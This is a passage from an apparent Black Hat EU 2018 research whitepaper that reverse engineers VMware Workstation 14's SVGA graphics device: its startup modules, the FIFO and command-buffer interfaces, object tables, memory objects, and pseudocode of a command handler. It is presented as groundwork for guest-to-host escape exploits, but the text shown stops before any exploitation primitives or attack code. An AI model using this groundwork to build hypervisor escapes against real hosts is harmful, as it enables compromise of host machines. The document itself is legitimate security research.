Straight outta VMware: Modern exploitation of the SVGA device for guest-to-host escape exploits

BlackHatEU 2018

Zisis Sialveras <zisis@census-labs.com>

CENSUS S.A.
https://www.census-labs.com


Introduction

This document presents the results of reverse engineering of the virtual graphics device implementation of VMware Workstation 14 and aims to provide the reader with the proper knowledge to understand the internals and the basic concepts of the device as well as it introduces exploitation primitives that can be a helpful asset when trying to develop a guest-to-host exploit.

Table of contents

Booting the virtual graphics device

When a user spawns a virtual machine, a process named *vmware-vmx.exe* is spawned which is responsible, among other things, for the emulation of the virtual devices. One of the first tasks of *vmware-vmx.exe* is to initialize the VMware modules required for the emulation. Inside the *rdata* section of the binary there is a table with the available modules. Each table entry consists of the following structure.



```
struct MyVMX_Module {
    CHAR ModuleName[]; // variable size
    FUNCPTR PowerOnCallback;
    FUNCPTR PowerOffCallback;
}
```

Source snippet 1 - VMX module

vmware-vmx.exe iterates the table and calls the *PowerOnCallback* of each entry. Three modules are directly linked with the virtual graphics device. These modules are the ***MKS, DevicePowerOn, SVGALate***.

MKS module

MKS is an acronym for *Mouse*, *Keyboard*, *Screen*. This module is responsible for spawning a new thread, namely the ***MKS thread***. The new thread, apart from setting up the mouse and keyboard input, discovers which renderers are available (renderers will be discussed shortly). Version 14 of VMware introduces the following renderers:

- MKSBasicOps
- DX11Renderer
- DX11RendererBasic
- D3DRenderer
- SWRenderer
- GLRenderer
- GLBasic
- MTLRenderer
- VABasic




Figure 1- MKS thread creation

In short, renderers are the backend interface to communicate with the physical graphics device of the host. That said, which renderer will be enabled is heavily depended on the host platform. On a Windows host operating system, assuming the default configuration of a virtual machine, only the first three renderers can be powered on and only one renderer can be enabled at a time.

The MKS thread initially tries to enable the ***MKSBasicOps*** renderer, which is the fallback renderer. If *MKSBasicOps* could not be initialized, *vmware-vmx.exe* will abort the execution. ***DX11Renderer*** is the preferred renderer on a Windows host machine and its details are going to be discussed later. Eventually, the MKS thread will try to enable the *DX11Renderer* by calling its initialization callback. The latter will use the standard *DXGI Windows API* to enumerate the available adapters and create a device that represents the display adapter [DXGI][ENUM]. This will allow VMware to communicate with the physical graphic device.

DevicePowerOn module

This module is responsible for booting the virtual devices of VMware. Once again, a table of entries that represent each virtual device is stored into the *rdata* section of the binary. Each entry contains a function pointer to the corresponding power-on routine of a virtual device. Obviously, one of them is for the virtual graphics device (aka ***SVGA***). The most notable task of the power-on function for SVGA device is that it spawns the ***SVGA thread***. When the SVGA thread starts, it waits on a semaphore which will eventually be signaled by the virtual machine monitor (VMM).



TIME
MKS module
spawn thread
MKS Thread (setup renderers)
DevicePowerOn module
SVGA thread (wait for semaphore)

Figure 2 - SVGA thread creation

SVGALate module

Last but not least is the *SVGALate* module in which two important memory regions are mapped into the address space of *vmware-vmx.exe*. Both are shared between the guest and the host operating systems. These are the *framebuffer* and the ***SVGA FIFO***. The latter is used to send commands to the SVGA device. [CLDB]

SVGA thread


Eventually the *SVGA threa*d will be signaled and will continue its execution. Firstly, it sets up a dynamic table with the handlers of the SVGA commands. The list of the available commands can be found in the open-source Linux driver for the guest operating system at [LXSD]. Likewise, *vmware-vmx.exe* has a table at the read-data section. Each entry contains one function pointer to the corresponding command handler along with a QWORD value.

While building the dynamic SVGA3D command handler table, *vmware-vmx.exe* compares the aforementioned QWORD value with the device capabilities [DEVC] and the provided configuration (vmx file) in order to decide which commands should be enabled. For instance, for a virtual machine which is using an old version of the virtual hardware, VMware will probably choose to disable some of the commands that implement new features (virtual hardware version is defined in the configuration file of a virtual machine). On latest version of VMware on a default Windows 10 host, almost all handlers after ***SVGA_3D_CMD_SET_OTABLE_BASE*** will be enabled. Moreover, a few of the routines prior to that command will be enabled as well. A complete list of the enabled commands will *not* be presented here since it depends on numerous factors. To check which commands are enabled reliably, it should be checked during the runtime.

Apart from the initialization of the SVGA command handler table, the SVGA thread will constantly keep an eye if the guest operating system issued a command to call the appropriate command handler. That said, it must be noted that there are two ways to send commands to the device. Either by using the SVGA FIFO or the command buffers.

SVGA FIFO

SVGA FIFO is discussed in detail at [CLDB], hence this document will describe it briefly. SVGA FIFO is a ***MMIO*** (memory mapped input/output) region which is shared between the guest operating system and *vmware-vmx.exe*. It is partitioned into two parts. The first consists of the FIFO registers [FIFR], which hold various information about the device. The second part consists of the FIFO data which are written by the guest operating system and slurped out by the host process. Each SVGA command consists of the following header




```
typedef struct {
   uint32                 id;
   uint32                 size;
} SVGA3dCmdHeader;
```

Source Snippet 2 - SVGA command header

and the rest of the data are command specific. *Id* denotes the index of the command that will be called and *size* indicates the size of the command data structure that must be placed immediately after the header. Linux open-source guest driver has the arguments of each command at [LXSD] and [LXSX]. Once the guest user pushes a new command into the FIFO, VMware will parse the command and it will call the appropriate command handler.

Command buffers

Command buffers is another way to send commands to the SVGA device. To use them, it is required to understand how to read and write the SVGA registers. The SVGA device exposes a few registers which can be read and written by using port I/O operations. The available registers can be found at [LXSR].



```
/* Port offsets, relative to BAR0 */
#define SVGA_INDEX_PORT         0x0
#define SVGA_VALUE_PORT         0x1
```

Source snippet 3- Port offsets

To write a register, perform an *out* instruction (port I/O) on the port **BAR0 + SVGA_INDEX_PORT** with the index of the requested register. Afterwards, perform once again an *out* instruction to the **BAR0 + SVGA_VALUE_PORT**. The latter will write to the requested register the desired value. In order to read a register, follow the same procedure but replace the last *out* instruction with an **in** instruction. ***BAR0*** is of course the base address register of the PCI device that represents the graphics device.


Guest user can submit command buffers when writes a *physical address* into **SVGA_REG_COMMAND_HIGH** and **SVGA_REG_COMMAND_LOW** registers. Details can be found at [LXCB].

SVGA3D protocol

Since the couple of methods to issue a SVGA command have been described, the SVGA3D protocol, which is the communication protocol between guest and VMware, should be studied next. So, this section analyzes the protocol and its implementation on VMware. SVGA3D protocol reminds a simplified version of DirectX. Nonetheless, a few unique to SVGA3D entities exists.

Object tables

As mentioned earlier, the enabled group of SVGA command handlers are after the **SVGA_3D_CMD_SET_OTABLE_BASE** command. This command should be the first must be issued. Its arguments can be found on the following snippet



```
typedef uint32 PPN;
typedef enum {
   SVGA_OTABLE_MOB              = 0,
   SVGA_OTABLE_MIN              = 0,
   SVGA_OTABLE_SURFACE          = 1,
   SVGA_OTABLE_CONTEXT          = 2,
   SVGA_OTABLE_SHADER           = 3,
   SVGA_OTABLE_SCREENTARGET     = 4,

   SVGA_OTABLE_DX9_MAX          = 5,

   SVGA_OTABLE_DXCONTEXT        = 5,
   SVGA_OTABLE_MAX              = 6
} SVGAOTableType;

typedef struct {
   SVGAOTableType type;
   PPN baseAddress;
   uint32 sizeInBytes;
   uint32 validSizeInBytes;
   SVGAMobFormat ptDepth;
} SVGA3dCmdSetOTableBase;
```

Source Snippet 4 - SVGA3dCmdSetOTableBase

As the name of the command denotes, it is used to set the base of an *object table (otable)*. VMware uses the guest memory to keep track of the objects and their relations created by the guest operating system. The term *object* here implies a graphic entity of the SVGA3D protocol. Those are MOBs (memory objects), surfaces, contexts, shaders and screentargets and more. Hence the *type* element of the *SVGA3dCmdSetOTableBase* structure signifies the type of object table.

The ***baseAddress*** element is a DWORD (4 bytes) which should be equal to the guest's physical page number of the memory region that will be occupied by *vmware-vmx.exe* to store the object table. The physical page number is simply the physical address right-shifted by **0xC**. Hence, the first physical page of the system (i.e. PPN equals to zero) should be at physical address **0x0**. Likewise, the second physical page (PPN equals to one) should be at physical address **0x1000** and so on.

sizeInBytes and ***validSizeInBytes*** are pretty much self-described.

The last element ***ptDepth*** is the trickiest. If the *sizeInBytes* of the object table is less than **0x1000** (less than a page), *ptDepth* should be equal to zero. However, if it is greater than a page, *ptDepth* should be equal to one and *baseAddress* should **not** point to the object table directly. Instead, it must point into a page table consisted of PPNs. Each PPN of the page table should refer to a page at which the object table resides. For example, if the size of the object table is **0x3000** it must contain ***three*** PPNs into the page table.





Figure 3 - Guest memory layout (ptdepth=1)

Keep in mind that if the ***sizeInBytes*** is greater than **0x400000** or in other words the page table is full of PPNs, then a level-two page table can be used (*ptDepth* = 2).

Memory objects


Another fundamental entity of the SVGA3D protocol are the ***memory objects*** or ***MOBs***. Like the object tables, they are also chunks of guest memory. Their difference compared to object tables is that memory objects are *not* used to store objects. Usually, they contain data that will be used to supply VMware when initializes the host-side structures of the SVGA objects like contexts, surfaces, etc. A new memory object can be defined by issuing the ***SVGA_3D_CMD_DEFINE_GB_MOB*** command. Arguments of the command can be found below.



```
typedef uint32 SVGAMobId;

typedef struct {
   SVGAMobId mobid;
   SVGAMobFormat ptDepth;
   PPN base;
   uint32 sizeInBytes;
} SVGA3dCmdDefineGBMob;
```

Source Snippet 5 - SVGA3dCmdDefineGBMob

Each object of each type is assigned with a unique identification number ***mobid***. As mentioned earlier, when a new object is defined (in this case a MOB), VMware will use the corresponding object table to store its information. The entry of the *MOB object table* is declared below.



```
typedef struct {
   SVGAMobFormat ptDepth;
   uint32 sizeInBytes;
   PPN64 base;
} SVGAOTableMobEntry;

#define SVGA3D_OTABLE_MOB_ENTRY_SIZE (sizeof(SVGAOTableMobEntry))
```

Source Snippet 6 - MOB OTable entry


Hence, inside the *MOB object table*, which resides into the guest physical memory, *vmware-vmx.exe* will write the depth, the size and the base address of the MOB which was just defined. The same applies for other objects as well. The definitions of their entries can be found at [LXSD].

Other objects and operations

Object tables and memory objects discussed so far are the essential entities of the SVGA3D protocol. For the rest of the objects, there are four basic operations. These are ***define***, ***bind***, ***destroy*** and ***readback***. For the discussion of these operations below, the context object is used as an example. Nonetheless, the same pattern applies to every object presented so far.

Define operation


Define operation is used to register a new SVGA3D object (for instance, a context) to its corresponding object table. Recall that the object table is simply a memory region inside the guest operating system which is divided into entries. Obviously, the context object table is split into entries of ***SVGAOTableContextEntry***.



```
typedef struct {
   uint32 cid;
   SVGAMobId mobid;
} SVGAOTableContextEntry;
#define SVGA3D_OTABLE_CONTEXT_ENTRY_SIZE (sizeof(SVGAOTableContextEntry))
```

Source Snippet 7 - Context OTable entry

The following snippet of code is the pseudocode of ***MySVGA3DCmd_DefineGBContext***.




```
typedef struct {
   uint32 cid;
} SVGA3dCmdDefineGBContext;

INT MySVGA3DCmd_DefineGBContext(VOID *SVGAArg) {
    SVGAOTableContextEntry *ContextEntry;
    SVGA3dCmdDefineGBContext ContextArg;
    UINT32 bytes_read;
    INT result;

    result = 1;

    // after this function, ContextArg will be filled with the data
    // passed from the guest
    bytes_read = MySVGA_CopyFromSVGACmdArgumentToBufferInternal(SVGAArg,
                                &ContextArg);

    if (bytes_read != 4) goto _err;

    // MySVGA_GetFromOTable returns a pointer to the corresponding entry
    // of the object table requested. The return value points to a
    // mapped file at the process of vmware-vmx.exe which is the
    // physical memory of the guest.
    ContextEntry = MySVGA_GetFromOTable(SVGA_OTABLE_CONTEXT,
                                             ContextArg.cid, ...);

    if (ContextEntry == NULL) goto _err;

    // ContextEntry points to the the context object table inside the guest.

    if (ContextEntry->cid == SVGA_INVALID_ID) {
        ContextEntry->cid = ContextArg.cid;
        ContextEntry->mobid = SVGA_INVALID_ID;
        result = 0;
    }

_err:
    // clean up code here
    return result;
}
```

The above code simply fills the object table with the appropriate values.

Bind operation

